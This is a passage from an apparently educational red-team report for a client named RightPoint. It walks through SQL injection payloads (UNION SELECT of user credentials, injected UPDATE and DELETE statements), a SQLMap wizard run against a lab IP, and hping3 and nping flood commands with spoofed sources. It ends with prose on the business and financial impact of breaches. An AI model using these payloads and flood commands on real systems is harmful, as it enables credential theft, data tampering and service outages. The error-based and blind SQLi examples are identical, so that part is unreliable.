If error based SQLi is not feasible, blind SQLi can be tested for by injecting payloads that cause the application to respond differently based on true or false conditions. For example, injecting ' OR SLEEP(5) -- into a vulnerable field might cause a delay in the application's response if the SQL injection is successful. Time-based injection can be used to exploit delays in the database's response to extract information, execute malicious code, and to help define the database.

EXPLOIT VULNERABILITIES

Once SQL injection vulnerabilities are identified, the red team should exploit them to gain unauthorized access to the database or sensitive information. This can be done by inserting SQL statements that extract or modify data in the database.

Some examples of SQL injections to extract data are bellow

Union-Based SQLi, an attacker can append a UNION SELECT statement to the input to retrieve data from other tables

- example.com/page.php?id=1 **UNION SELECT 1, username, password FROM users**

Error-Based SQLi, if an application displays SQL errors, an attacker can use error-based techniques to extract data

- example.com/page.php?id=1' **UNION SELECT 1, username, password FROM users WHERE '1'='1**

Blind SQL, in cases where the application does not display SQL errors, an attacker can use boolean-based or time-based blind SQLi to extract data

- example.com/page.php?id=1' **UNION SELECT 1, username, password FROM users WHERE '1'='1**

Some examples of SQL injections that modify data are bellow

Update Statements, can modify data by injecting malicious UPDATE statements

- example.com/update.php?id=1**; UPDATE users SET email='attacker@example.com' WHERE id=1**

Delete Statements, an attacker can use SQLi to delete data from a database

example.com/delete.php?id=1**; DELETE FROM users WHERE id=1**

ESCALATE PRIVILEGES

In addition to exploiting SQL injection vulnerabilities, the red team can use SQL injection attacks to escalate privileges or execute malicious code on the target system. This can be done by injecting SQL statements that modify user permissions or execute system commands.

CONCLUSION

SQL injection attacks are a common and effective technique for exploiting vulnerabilities in web applications that uses an SQL database. By following the steps outlined in this chapter, the red team can identify and exploit SQL injection vulnerabilities, as well as escalate privileges or execute malicious code. In a real world situation any SQL vulnerabilities should be reported to the relevant authorities as soon as possible so that no malicious actors can take advantage of it.

SQLMAP

INTRODUCTION:

SQLMap is a powerful open-source tool used for automated SQL injection and database takeover. It helps identify and exploit SQL injection vulnerabilities in web applications. This chapter will provide an overview of how to use SQLMap effectively as part of a red team exercise.


OBJECTIVES:

The objectives of using SQLMap are to identify SQL injection vulnerabilities in a web application, exploit any identified vulnerabilities to gain unauthorized access to a database(s), and to gather sensitive information from any breached databases.

INSTALL OR UPDATE SQLMAP:

SQLMap is a Python-based tool, so insure you have Python installed on your system. If you don't download it from https://www.python.org/ and follow the installation. Once Python is installed, open a terminal, use the package manager pip to install SQLMap. Run the following command:

Pip install sqlmap



```
┌─[gcit@parrot]─[~]
└──╼ $pip install sqlmap
```


IDENTIFY THE TARGET AND GATHER INFORMATION:

Determine the URL of the web application/site you want to test for SQL injection vulnerabilities. Perform a basic reconnaissance by using Nmap or manually inspect the application to gather information, such as open ports, web server type, and the technologies in use. This information can help you understand the technology stack of the application. Next, identify potential injection points in the web application. These are areas where user-supplied input may be vulnerable to SQL injection. Common injection points include form fields, URL parameters, and HTTP headers.

RUN SQLMAP:


Once potential injection points are identified, initiate SQLMap by typing “**sudo sqlmap**” into a terminal or command prompted.

Initiate SQLMAP with “sqlmap” command




```
┌─[gcit@parrot]─[~]
└──╼ $sqlmap
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.5.2#dev}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard,
 --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic
 and -hh for advanced help
```

Then use “**sqlmap --wizard**” to start a wizard interface to guide you through using sqlmap



```
┌─[x]─[gcit@parrot]─[~]
└──╼ $sqlmap --wizard
```


You will then be asked to enter the targets full URL or IP address



```
Please enter full target URL (-u): http://192.168.254.5/
```

Here I am using my local address for web pentester


Then what POST data you want to use, or press enter for none



```
POST data (--data) [Enter for None]: 1+1=2
```

I am using 1+1=2 as my POST data


You will then be asked how difficult the injection will be



```
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
> 3
```

Here I told it that the injection will be Hard, so I typed 3

And lastly you will be asked about Enumeration (--banner/--current-user/etc.). I chose All so typed 3. Sqlmap will then run



```
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
> 3

sqlmap is running, please wait..
```

Sqlmap running

REPORTING

After using SQLMap, document the results of the assessment, including the identified SQL injection vulnerabilities, the data retrieved from the database, and any other relevant findings.

CONCLUSION

SQLMap is a powerful tool for automating SQL injection. The objectives of utilizing SQLMap are to identify SQL injection vulnerabilities, exploit them to gain unauthorized access to databases, and gather sensitive information from the breached databases

DOS ATTACK

INTRODUCTION

A Denial of Service (DoS) attack is an attack that is designed to disrupt the normal functioning of a system or network. A DoS attack involves flooding a target system or network with a large volume of traffic, there are other types of DoS attacks that don't use flooding, these are called non-flood DoS attacks. In this chapter, we will demonstrate how to DoS using hping with random source IP on your Linux machine.

What's hping? hping is a free packet generator and analyser for the TCP/IP protocol. hping is one of the de-facto tools for security auditing and testing of firewalls and networks. Like most tools used in computer security, hping3 is useful to security experts, but there are a lot of applications related to network testing and system administration.


OBJECTIVES

The objective of a DoS attack is to render a targeted system or network unavailable to its intended users. By overwhelming the target with a high volume of traffic, excessive requests, or resource depletion, the attacker aims to exhaust the system's resources, causing it to crash, become unresponsive, or enter a state of prolonged downtime, furthermore A DoS attack can serve as a diversionary tactic to distract security personnel or network administrators from other malicious activities. By flooding a system or network with traffic, attackers may exploit the chaos and confusion to gain unauthorized access, steal sensitive information, or execute other cyber-attacks

DOS ATTACK USING HPING3 WITH RANDOM SOURCE IP

To conduct a DoS attack using hping3, all you need is a single line command (depending on your settings, you may need to be in root mode.)

root@parrot:~# hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 10.0.2.15



```
┌─[✗]─[root@parrot]─[/home/gcit]
└──╼ #hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 10.0.2.15
Warning: Unable to guess the output interface
HPING 10.0.2.15 (lo 10.0.2.15): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

We are sending 10,000 packets a second

DECIPHERING THE HPING3 COMMAND

-c 100000 = Number of packets to send.

-d 120 = Size of each packet that was sent to target machine.

-S = I am sending SYN packets only.

-w 64 = TCP window size.

-p 21 = Destination port (21 being FTP port). You can use any port here.


--flood = Sending packets as fast as possible, without taking care to show incoming replies. Flood mode.

--rand-source = Using Random Source IP Addresses. You can also use -a or –spoof to hide hostnames.

10.0.2.15 = Destination IP address or target machines IP address. You can also use a website name here.

In hping3 flood mode, we don’t check replies received (actually we can’t because in this command we’ve used **–rand-source** means the source IP address is not yours anymore.) If the machine attacked was a Web server, it wouldn’t be able to respond to any new connections and but if it could, it would be slow.

TCP CONNECT FLOOD – DOS USING NPING



```
┌─[✗]─[root@parrot]─[/home/gcit]
└──╼ #nping --tcp-connect -rate=90000 -c 900000 -q 192.168.254.3

Starting Nping 0.7.93 ( https://nmap.org/nping ) at 2023-05-23 16:19 AEST
```

Let's break down the command options

--tcp-connect: This option tells `nping` to use TCP connect scan mode, where it attempts to establish a full TCP connection with the target IP address.

-rate=90000: This option sets the rate at which `nping` will send packets. In this case, it is set to 90,000 packets per second.

-c 900000: This option specifies the number of packets to send. Here, `nping` is set to send a total of 900,000 packets.

-q: This option enables quiet mode, which means that `nping` will produce minimal output.

The command is instructing `nping` to perform a fast and aggressive TCP connect scan on the IP address `192.168.254.3`, sending a high rate of packets and a large number of packets.

Remember any modern firewall could block this kind of DoS attack and most Linux kernels have built in SYN flood protection.

CONCLUSION:

A Denial of Service (DoS) attack is an attack that is designed to disrupt the normal functioning of a system or network. hping is a free packet generator and analyser for the TCP/IP protocol. It can be used to send thousands of packets a second or send thousands of TCP SYN connect requests. While being relatively simple it can be powerful with the right configurations.

Down to the Brass Tacks and Money

The Deliverables

Exploitation

The Commercial Impact of Being Hacked Are…

The Financial Impact of Being Hacked Are…

Summary of Exploits

The Deliverables

To enhance security measures and assess vulnerabilities, it is beneficial for RightPoint to establish a test/development network that accurately emulates their infrastructure. This will be done by The ChaosCollective LLC, the network will serve as a controlled environment where the red team, can freely simulate attacks without causing any actual damage or data loss. By utilizing this test network, potential threats can be identified and addressed proactively.

In certain scenarios, such as phishing attacks, the red team may be allowed to target RightPoint's live network. However, it is crucial to ensure that no real exploits are employed, and no links lead to websites hosting malware. Instead, the links should redirect to educational phishing websites managed by the red team. These sites aim to educate employees about phishing risks and should not pose any actual threat to the live network. This approach allows the red team to evaluate the organization's susceptibility to phishing attacks while maintaining a secure environment.

For testing the blue team's detection capabilities on the live infrastructure, the red team can employ malicious network scanning techniques. However, it is essential for the red team to exercise caution to prevent any disruption to the services provided by RightPoint. The objective is to assess the effectiveness of the blue team's detection and response mechanisms without adversely affecting the normal operations of the organization.

By adopting this approach of utilizing a test/development network and defining specific guidelines for different scenarios, RightPoint can create a comprehensive and controlled environment for security assessments, this will enable the identification of potential vulnerabilities, enhances incident response capabilities, and strengthens the overall security posture of the organization, before a breach occurs.

Exploitation

Within the scope of these attack scenarios, the red team aims to employ various methods to gain valuable data or establish a foothold for further attacks. It's important to note that in these scenarios, the red team is not authorized to exploit vulnerabilities beyond their initial detection. In contrast, real threat actors would likely intend to exploit any vulnerabilities they find. Five of the most common attacks that businesses similar to yours face are as follows:

1. Social Engineering Attacks: Manipulating individuals through psychological tactics to obtain confidential information or perform actions beneficial to the attacker.

2. Advanced Persistent Threats (APTs): Long-term targeted attacks aimed at gaining unauthorized access to systems and exfiltrating sensitive data, often combining various attack vectors and utilizing sophisticated techniques.
3. Insider Threats: Misuse of access privileges by individuals within the organization to steal or compromise sensitive data.

4. Supply Chain Attacks: Supply chain attacks target vulnerabilities within a business's supply chain ecosystem, aiming to compromise trusted software or hardware providers. By infiltrating the supply chain, attackers can introduce malicious code or hardware that can compromise the entire network once deployed.

5. Zero-Day Exploits: Zero-day exploits refer to vulnerabilities in software or systems that are unknown to the software developers or vendors. Attackers capitalize on these vulnerabilities before they are patched, gaining unauthorized access to systems or executing malicious code.

It is crucial for businesses to stay vigilant against these common attack vectors and implement robust security measures. This includes regular security assessments, patch management, network segmentation, intrusion detection systems, and employee training to create a strong defence against these prevalent threats.

THE COMMERCIAL IMPACT OF BEING HACKED ARE…

The impact of a business being hacked can be extensive, affecting various aspects of its operations. To begin there will be a significant loss of productivity as employees are unable to access critical systems, data and to perform their duties. Moreover, operational downtime will occur as the business grapples with resolving the security breach, leading to a halt in regular business activities and potential financial losses.

Furthermore, a business that experiences a hacking event will experience a loss of customer trust. This will manifest its self as a loss of confidence in the business's ability to protect their personal and financial information. Therefore, a decline in customer loyalty, diminished sales, and the company's reputation being tarnished are just a few of the immediate impacts to a business public reputation.

Legal repercussions are also a concern following a hacking incident. Depending on the jurisdiction, the nature of the breach, a business may face legal consequences and regulatory scrutiny. In addition to any immediate legal issues, any non-compliance with a countries data protection laws can lead to fines, penalties, and other legal actions, this will further exacerbate the financial impact on the company.

In addition to the immediate consequences, there are long-term effects of a breach to consider. A hacked business may experience difficulty in attracting new customers and partners due to the tarnished reputation and the perceived lack of security. The market value of the company may decrease, impacting investor confidence and potential funding opportunities.

Overall, the impact of a business being hacked extends beyond financial losses and encompasses loss of productivity, operational downtime, erosion of customer trust, and potential legal repercussions. It underscores the critical importance of robust cybersecurity measures and proactive risk management to safeguard against such threats.

THE FINANCIAL IMPACT OF BEING HACKED ARE…

The financial impact of a business being hacked can be severe, leading to significant monetary consequences. One immediate consequence is the lost productivity during service downtimes. When critical systems are compromised, employees are unable to perform their duties, resulting in idle work hours and a direct financial loss. This downtime translates into missed opportunities, delayed projects, and decreased revenue generation.

Furthermore, the need for additional work hours to make up for the downtime adds to the financial burden. Companies may need to allocate extra resources, such as overtime wages or temporary staffing, to recover from the disruption caused by the hack. These additional costs contribute to the overall financial impact and strain the company's budget.

The long-term financial implications are equally concerning as the loss of customers due to a breach can have a lasting effect on revenue and profitability. When customer data has been compromised, trust in the business is eroded, the businesses reputation is now tarnished, this can lead to customer loss and a decline in revenue. Acquiring new customers to replace the lost ones becomes more challenging, requiring increased marketing and customer acquisition costs.

Legal repercussions also have a direct monetary impact as regulatory authorities may impose fines and penalties for non-compliance with data protection laws. These financial sanctions can be substantial, further depleting the company's financial resources and profitability.

In summary, the financial consequences of a business being hacked include lost productivity during service downtimes, the need for additional work hours to compensate for the disruption, loss of customers and revenue, and potential fines from legal repercussions. These monetary repercussions highlight the urgency and importance of investing in robust cybersecurity measures to protect the financial stability and viability of businesses.

SUMMARY OF EXPLOITS

Attacks are to test core network security at RightPoint. The malicious network scanning, and man in the middle attacks, are necessary to verify that the network security protocols utilized within RightPoint infrastructure meets industry best practice and is sufficient for purpose.

The password cracking scenario is used to verify two key aspects of security. Firstly, it verifies that user credentials have sufficient entropy to ensure that they remain secure from attack. Secondly, they provide RightPoint's blue team the opportunity to verify their visibility and ability to respond to such attacks in real time.

The denial-of-service attack verifies that RightPoint Infrastructure is sufficiently resilient to this form of attacks. It also provides blue tram members opportunity to practice real-time detection and response for such attacks.

SQL injection exercises, such as the one provided above are essential for proving the resilience and security of RightPoint's critical databases. Knowing that RightPoints servers are protected from this form of attack is vital as they will always be web facing and publicly accessible, and a breach would have catastrophic impacts on the business.

The listed phishing exercise is also an essential test, while also likely being the most experienced cyberattacks that will be experienced by the average RIghtPoint staff member. This activity should be repeatedly regularly on the rightpoint staff to enhance training and awareness for an ongoing increase in the company's security posture.